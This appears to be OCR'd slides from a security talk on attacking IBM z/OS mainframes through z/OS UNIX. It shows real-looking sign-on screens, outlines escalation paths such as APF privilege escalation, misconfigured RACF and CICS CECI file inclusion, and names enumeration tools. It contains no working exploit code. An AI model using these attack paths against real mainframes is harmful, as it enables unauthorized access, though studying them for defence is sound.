
```
z/VM ONLINE


                    Use Of This System Is For
                IBM Management Approved Purposes Only

                 For help call the Customer Service Center:
                              888-IBM-HELP
                 VTAM Customers: To exit screen, enter


Fill in your USERID and PASSWORD and press ENTER
(Your password will not appear when you type it)
USERID   ===>
PASSWORD ===>
```



```
SIGNON                UNIVERSITY                                           DATE: 11/03/22
SYSTEM: CICSTP01        Division of Information Technology                 TIME: 16:32:38
TERMID: 0604             C I C S   P r o d u c t i o n
===============================================================================
Customer Assistance and Problem Reporting, call the Help desk at 301-405-1500.



                          CCCCCC    IIIII    CCCCCC     SSSSSS
                        CCCCCCCC   IIIII   CCCCCCCC   SSSSSSSS
                       CCCC  CC    III    CCCC  CC   SSSS  SS
                      CCC         III    CCC        SSSS
                     CCC         III    CCC          SSSS
                    CCCC  CC    III    CCCC  CC   SS  SSSS
                   CCCCCCCC   IIIII   CCCCCCCC   SSSSSSSS
                   CCCCCC    IIIII    CCCCCC     SSS     6.5.0




Fill in your USERID and PASSWORD then press ENTER to sig
   USERID: ________     PASSWORD:               BYPASS INITIAL KE

PRESS: ENTER=Signon,   F1=Help,   F3=Exit CICS
```



```
                                  Sign On
                                                     System:    BYA400
                                                  Subsystem:    WHSTE02
                       User:                    Workstation:    WH693MT1A
                   Password:

      CCCC      OOOO      SSSSS   TTTTTTTT    CCCC      OOOO
    CC   CC   OO   OO   SS          TT      CC   CC   OO   OO
   CC        OO     OO  SS          TT     CC        OO     OO
   CC        OO     OO   SSSSS      TT     CC        OO     OO
   CC        OO     OO       SS     TT     CC        OO     OO
    CC   CC   OO   OO        SS     TT      CC   CC   OO   OO
      CCCC      OOOO    SSSSS       TT        CCCC      OOOO     (R)

                                          W H O L E S A L E

NOTICE: Access to this device is restricted to authorized us      r business
purposes. By signing into this system, users agree to the C        uter use
policy in the Employee Agreement and acknowledge that their         sions
may be monitored and/or logged. The unauthorized access, u              f
this system or of the data contained therein or exchanged
prohibited and may violate your region's laws.
```


IBM
SYSTEM 360

IBM
SYSTEM 360

IBM
SYSTEM 360
Button Pusher
Card Reader
Terminal

IBM

IBM
Now This!

Companies Rely On It

At most companies, z/OS mainframes represents a systemically important platform where downtime is counted in seconds and minutes.

This is but a tiny representation of the kinds of companies that runs z/OS

Terminology

RACF

Security manager for z/OS. Controls access to datasets, resources, and system functions. Stores user profiles and credentials and attributes like SPECIAL and OPERATIONS.

APF Library

Contains programs which can change their memory key to key 0.

SPECIAL/ OPERATIONS

In RACF grants elevated system privileges. For example, create add or edit an APF authorized library.

KEY 0

Storage protection key that bypasses all memory access controls. Programs running in Key 0 can read/write any memory location in the system.

What? Me Hack Mainframes?

- That’s unpossible
- Can’t buffer overflow
- No current tooling
- Standard Exploits don’t work
- It’s too complex

Mainframe Attack Paths

1.

Network

TCP/IP and SNA network attack paths can allow an attacker unauthorized access. For example, using CICS CECI transaction for LFI or an insecure web app.

2.

Filesystem

Improperly locked down dataset access allows for multiple escalation paths from reading sensitive data to complete system compromise through APF privilege escalation.

3.


External Security Manager


RACF, ACF2 or TopSecret all have their quirks, misconfigured security settings could inadvertently let users read all files in z/OS UNIX, or submit jobs as someone else, the opportunities are endless.


4.


z/OS UNIX

Runs inside z/OS, is a full blown UNIX environment, is largely overlooked by it security and mainframe operations and is the fopcus of this talk.


UNIX
OPENS
THE
DOOR!


UNIX
OPENS
R!
UNIX


UNIX
System V



Known by Many Names

1991

1994

OpenEdition

Provided basic UNIX System V interfaces, Introduced the HFS, not fully integrated to z/OS

1996

OpenEdition

Obtained POSIX compliance, added TCP/IP integration, which replaced older TCP implementation, obtains official UNIX branding

1998

Unix System Services

Now fully integrated into z/OS, adds support for more modern ZFS, Better external security manager integration, USS

Today

z/OS UNIX

EBCDIC and ASCII support, more open/gnu tools, multiple compilers like C, Rust, scripting with Python

z/OS UNIX
Primer

It’s a command interpreter with scripting capabilities.

Default Shells:

- /bin/sh
- /bin/tcsh

Execution context determines privilege level.

z/OS UNIX
Primer

Hierarchical structure rooted at /

Directory traversal and path manipulation are common attack vectors.

z/OS UNIX Primer

File-level permission bits (rwx), e.g. -r-xrwx-rw

ESMs like RACF can add more granular access control on top of the file system permissions

Though sometimes makes permissions less secure

z/OS UNIX Primer

You access the UNIX environment via:

OMVS command in TSO
SSH sessions
Using JCL, or batch processing, with BPXBATCH

z/OS UNIX Primer

UNIX processes can access MVS datasets

e.g. cp "//’DATASET.NAME’” /some/file

```
> 
```

Enumeration

Multiple Tools Exist

ENUM

- A rexx script to enumerate z/OS settings and security
- Uses in memory information
- Works in TSO and UNIX

OMVSEnum.sh

- A tcsh shell script
- Checks file permissions, schedulers, mail, RACF permissions

FileTraversal

- A java program
- Find any UNIX file you have read access to (can also find write)

